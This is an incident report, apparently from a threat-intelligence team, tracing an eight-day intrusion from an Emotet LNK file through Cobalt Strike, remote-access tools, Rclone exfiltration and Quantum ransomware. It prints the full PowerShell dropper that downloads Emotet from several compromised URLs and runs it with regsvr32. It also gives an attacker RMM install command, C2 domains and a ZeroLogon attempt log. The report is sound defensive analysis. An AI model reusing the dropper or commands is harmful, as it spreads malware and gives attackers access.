

Emotet Strikes Again - LNK File Leads to Domain Wide Ransomware

By editor

Published: 2022-11-28 · Archived: 2026-04-06 00:03:16 UTC

In June of 2022, we observed a threat actor gaining access to an environment via Emotet and operating over a eight day period. During this time period, multiple rounds of enumeration and lateral movement occurred using Cobalt Strike. Remote access tools were used for command and control, such as [Tactical RMM](#) and [Anydesk](#). The threat actors final actions included data exfiltration using Rclone and domain wide deployment of Quantum Ransomware.

We have observed similar traits in previous cases where [Emotet](#) and [Quantum](#) were seen.

[Case Summary](#)

The intrusion began when a user double clicked a LNK file, which then executed encoded Powershell commands to download an Emotet DLL onto the computer. Once executed, Emotet setup a Registry Run Key to maintain persistence on the beachhead host.

Emotet, then proceeded to execute a short list of discover commands using the Windows utilities systeminfo, ipconfig, and nltest targeting the network's domain controllers. These commands would go on to be repeated daily by the Emotet process. Around one and one-half hours after execution, Emotet began sending spam emails, mailing new malicious attachments to continue spreading.

Similar activity continued over the second day, but on the third day of the incident, Emotet dropped a Cobalt Strike executable beacon onto the beachhead host. Using the Cobalt Strike beacon, the threat actors began conducting a new round of discovery activity. Windows net commands were run, targeting domain groups and computers, nltest was executed again, and they also used tasklist and ping to investigate a remote host.

The threat actor then moved laterally to a workstation. They first attempted this action using a PowerShell beacon and a remote service on the host, but while the script did execute on the remote host, it appeared to fail to connect to the command and control server. Next, they proceeded to transfer a beacon executable over SMB to the remote host's ProgramData directory. This beacon was then successfully executed via WMI and connected successfully to the threat actors server.

Once on this new host the threat actors proceeded to run the net commands to review the Domain Administrators group again. They then proceeded to dump credentials from the LSASS process on the host. With some further process injection they then began to enumerate SMB shares across the environment and on finding a primary file server reviewed several documents present on the server. This Cobalt Strike server stopped communicating shortly there after.

On the fourth day of the intrusion, Emotet dropped a new Cobalt Strike beacon. Again, some net command discovery was run for domain admins and domain controller servers. A flight of netlogon authentications were observed from the beachhead host to the domain controller as a possible attempt at exploiting the domain controller.

The threat actors, however, proceeded along a more traditional path, using SMB file transfers and remote services to move laterally across domain controllers and several other servers in the environment using Cobalt Strike beacon DLL's. On the domain controller, the threat actors conducted further discovery tasks running `find.bat` and `p.bat`, which executed AdFind active directory discovery and performed a ping sweep across the environment.

On one of the other targeted servers, the threat actors deployed Tactical RMM, a remote management agent, for additional access and persistence in the environment. From this server, the threat actors were observed using Rclone to exfiltrate data from a file share server in the environment. The [Mega.io](#) service was the location the stolen data was sent.

On the fifth day of the intrusion, the threat actors appeared again to try and exfiltrate some data from the mail server again using Rclone but this appeared to fail and the threat actors did not try to resolve the issue. After this the threat actors went silent until the eighth and final day of the intrusion.

On the eighth day of the intrusion the threat actor accessed the environment using Tactical RMM to deploy Anydesk on the compromised host. After establishing a connection using Anydesk, the threat actors then dropped [SoftPerfect's Network Scanner](#) and ran it to identify hosts across the environment.

From there, the threat actors began connecting to other hosts via RDP, including the a backup server. After choosing a new server and connecting via RDP, the threat actors dropped `Powertool64.exe` and `dontsleep.exe` in preparation for their final actions. Finally, `locker.dll` and a batch file `1.bat` were dropped on the host and the batch file was executed beginning the Quantum ransomware deployment to all hosts over SMB. From initial intrusion to ransomware deployment, 154 hours passed, over eight days.

After ransomware deployment, the threat actors remained connected and did RDP to a few other servers and executed `ProcessHacker.exe` and a net command. With no other activity taking place, we assess that this was likely the threat actors confirming successful deployment of the ransomware payload across the network.

Services


We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).


Both of the Cobalt Strike servers in this case were on our Threat Feed (days to months) in advance of this intrusion.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

Timeline

Emotet Strikes Again - Lnk File Leads to Domain Wide Ransomware





Report Lead: [@iimaleks](#)

Analysis and reporting: [@samaritan_o](#), and [@yatinwad](#)

Initial Access

Initial access took the form of an LNK file delivered to a victim through a MalSpam campaign.


```
1 Write-Host "ApPhR"
2 $ProgressPreference="SilentlyContinue"
3
4 $links=("https://descontador.com.br/stats/RJi2rQI4QXrWCfgdmi/",
5         "https://www.elaboro.pl/imgs/JZH2GIHto07/",
6         "https://e1-energiaki.gr/wp-includes/IdrVKOGYMQodu7II0Ih/",
7         "http://drechslerstammtisch.de/fonts/ZAyXbsf/",
8         "http://dhnconstrucciones.com.ar/wp-admin/Sm02ZsVDYWdoTb7rqL/",
9         "http://dilsr1.com/phone/pfip5m/")
10
11 $t="nfWFQ"
12 $d="$env:TMP\..\$t"
13 mkdir -force $d | out-null;
14
15 foreach ($u in $links) {
16     try {
17         IWR $u -OutFile $d\jxKPIrMFxJ.OOF
18         Regsvr32.exe "$d\jxKPIrMFxJ.OOF";
19         break
20     }
21     catch {
22     }
23 }
```

Emotet C2 Domains

Loop through C2 Domains + Download and Run Emotet


It is interesting to note, the LNK identifies the machine it was created on through the NetBIOS name of `black-dog` and a MAC Address beginning with `08:00:27` indicating a [system running on Virtualbox](#).

```
>> Tracker database block
Machine ID: black-dog
MAC Address: 08:00:27:c6:74:5d
MAC Vendor: PCS SYSTEMTECHNIK
Creation: 2022-05-12 15:33:49
```

```
Machine ID: black-dog
MAC Address: 08:00:27:c6:74:5d
MAC Vendor: PCS SYSTEMTECHNIK
Creation: 2022-05-12 15:33:49
```

Execution

Once the PowerShell script from the LNK file executed successfully, Emotet began execution. Emotet will initially copy itself to a randomly named folder in the users temporary folder.




Multiple instances of Emotet spawning itself was observed over a period of three days. Almost all the instances of Emotet included three enumeration commands executed:

```
systeminfo
ipconfig /all
nltest /dclist:
```

Towards the third and fourth day of the intrusion, Cobalt Strike was dropped to disk as a PE executable and executed. This access was used to perform enumeration and move laterally to other hosts.

EventCode	TaskCategory	Image	CommandLine	TargetFilename
1	Process Create (rule: ProcessCreate)	C:\Users\██████████\AppData\Local\QiAP0bhr\RWGjGeiPg.exe	"C:\Users\██████████\AppData\Local\QiAP0bhr\RWGjGeiPg.exe"	
11	File created (rule: FileCreate)	C:\Windows\system32\regsvr32.exe		C:\Users\██████████\AppData\Local\QiAP0bhr\RWGjGeiPg.exe

The following diagram aims to provide an illustration of the execution chain with multiple instances of Emotet leading to Cobalt Strike.




Persistence

The Emotet malware has used various persistence methods over time, an example can be seen [here](#).

On the first day, Emotet established persistence via a run key.

NTUSER.DAT	Value name	XEzRj.dll	2022-06-14 15:00:44	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	XEzRj.dll	C:\Windows\system32\regsvr32.exe "C:\Users\...AppData\Local\Q\APObhr\XEzRj.dll"
NTUSER.DAT	Value data	XEzRj.dll	2022-06-14 15:00:44	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	XEzRj.dll	C:\Windows\system32\regsvr32.exe "C:\Users\...AppData\Local\Q\APObhr\XEzRj.dll"

As we can see, the `regsvr32.exe` Windows's native utility was used to launch the Emotet DLL.




After moving to the hands on keyboard phase of the intrusion, the threat actors proceeded to deploy several remote management tools across the environment. [Tactical RMM](#) was the first tool chosen for deployment. Tactical RMM is a remote management software platform that uses a combination of agents to allow for remote management and access to systems.

The file `17jun.exe`, was deployed into the programdata folder on one of the servers. This was then executed by the threat actors and resulted in the installation of the main RMM agent. The install completed with the following command.

```
"C:\Program Files\TacticalAgent\tacticalrmm.exe" -m install --api https://api.floppasoftware[.]com -
```

A service was also created for the agent.



Event 7045

A service was installed in the system.

Service Name: TacticalRMM Agent Service


Service File Name: "C:\Program Files\TacticalAgent\tacticalrmm.exe" -m svc

Service Type: user mode service

Service Start Type: auto start

Service Account: LocalSystem

Along with the `tacticalrmm.exe` client, a second executable called `meshagent.exe`, was installed to handle remote session interaction, and a separate service was created for that agent.



Event 7045

A service was installed in the system.

Service Name: Mesh Agent


Service File Name: "C:\Program Files\Mesh Agent\MeshAgent.exe"

Service Type: user mode service

Service Start Type: auto start

Service Account: LocalSystem

On the final day of the intrusion, the threat actors added AnyDesk to the same server running Tactical RMM, providing an additional means of access prior to the deployment of ransomware.



Event 7045

A service was installed in the system.

Service Name: AnyDesk Service

Service File Name: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service

Service Type: user mode service

Service Start Type: auto start

Service Account: LocalSystem


Privilege Escalation

We suspect a failed ZeroLogon exploit was attempted against a domain controller, originating from the beachhead host with Cobalt Strike running on it. One indicator is the 'mimikatz' string in the Netlogon event that is used by the Mimikatz Zerologon implementation.

Event 5805, NETLOGON

General Details

The session setup from the computer **mimikatz** failed to authenticate. The following error occurred:
Access is denied.



Log Name: System
Source: NETLOGON
Event ID: 5805
Level: Error
User: N/A
OpCode:
More Information: [Event Log Online Help](#)

Logged: [REDACTED]
Task Category: None
Keywords: Classic
Computer: **Domain Controller**

During a period of a few seconds, multiple NetrServerReqChallenge and NetrServerAuthenticate2 methods in the traffic from a single source were observed, this is [one of the indicators](#) of a Zerologon attempt.

Time	Source	Destination	Protocol	Length	Info
1821.577297			RPC_NETLOGON	120	NetrServerReqChallenge request, mimikatz
1821.577755			RPC_NETLOGON	90	NetrServerReqChallenge response
1821.578473			RPC_NETLOGON	150	NetrServerAuthenticate2 request
1821.578846			RPC_NETLOGON	94	NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.579203			RPC_NETLOGON	120	NetrServerReqChallenge request, mimikatz
1821.579559			RPC_NETLOGON	90	NetrServerReqChallenge response
1821.579720			RPC_NETLOGON	150	NetrServerAuthenticate2 request
1821.580712			RPC_NETLOGON	94	NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.581107			RPC_NETLOGON	120	NetrServerReqChallenge request, mimikatz
1821.581755			RPC_NETLOGON	90	NetrServerReqChallenge response
1821.582475			RPC_NETLOGON	150	NetrServerAuthenticate2 request
1821.583348			RPC_NETLOGON	94	NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.583785			RPC_NETLOGON	120	NetrServerReqChallenge request, mimikatz
1821.583876			RPC_NETLOGON	90	NetrServerReqChallenge response
1821.584187			RPC_NETLOGON	150	NetrServerAuthenticate2 request
1821.584942			RPC_NETLOGON	94	NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.585491			RPC_NETLOGON	120	NetrServerReqChallenge request, mimikatz
1821.585743			RPC_NETLOGON	90	NetrServerReqChallenge response

Defense Evasion

Process Injection

The threat actor was observed process injecting into legitimate process and using them to execute their own tasks on the system, this can be seen from Winlogon connecting to a domain associated with a Cobalt Strike server and removing files from the system.

Dns query (rule: DnsQuery)	22	C:\Windows\system32\winlogon.exe	juanjik.com
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\x86.dll
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\p.bat

The specific mechanism used to inject into a foreign process, was injecting arbitrary code into its memory space, and executing it as a remotely created thread. This occurred from rundll32.exe, which was previously used to execute and run Cobalt Strike.

TaskCategory	EventCode	SourceImage	TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	8	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\winlogon.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	8	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\winlogon.exe

The following table summarizes the processes used for injection during this case:

Injected Process Name	Injection Payload
C:\Windows\system32\winlogon.exe	Cobalt Strike
C:\Windows\System32\RuntimeBroker.exe	Cobalt Strike
C:\Windows\System32\svchost.exe	Cobalt Strike
C:\Windows\System32\taskhostw.exe	Cobalt Strike
C:\Windows\system32\dlhhost.exe	Cobalt Strike

PowerTool

PowerTool was observed, dropped and executed on the server used to deploy the ransomware payload. This tool has the ability to kill a process, delete its process file, unload drivers, and delete the driver files. It has been reportedly used by several ransomware groups to aid in their operations [1][2][3][4].

ParentImage	CommandLine	IntegrityLevel	Company	Description
C:\Windows\explorer.exe	"C:\Users\██████████\Pictures\PowerTool64.exe"	High	http://twitter.com/ithurricanept	Anti-virus/rootkit/bootkit Tool

As a byproduct of execution, PowerTool will drop a driver to disk and load it into the system.

TaskCategory	ImageLoaded	Signature	SignatureStatus
Driver loaded (rule: DriverLoad)	C:\Users\██████████\Pictures\kEvP64.sys	北京华林保软件技术有限公司	Valid

Driver Signature Name: 北京华林保软件技术有限公司

Indicator Removal

The threat actor was observed deleting files that had been dropped to disk.

TaskCategory	EventCode	Image	TargetFilename
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\find.exe
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\find.bat
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\x86.dll
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\p.bat

Credential Access

Process access to LSASS was observed, likely to dump credentials from a process that was injected with Cobalt Strike. The Granted Access level matches known indicators for Mimikatz with an access value of 0x1010 (4112), as we covered in a [prior report](#).

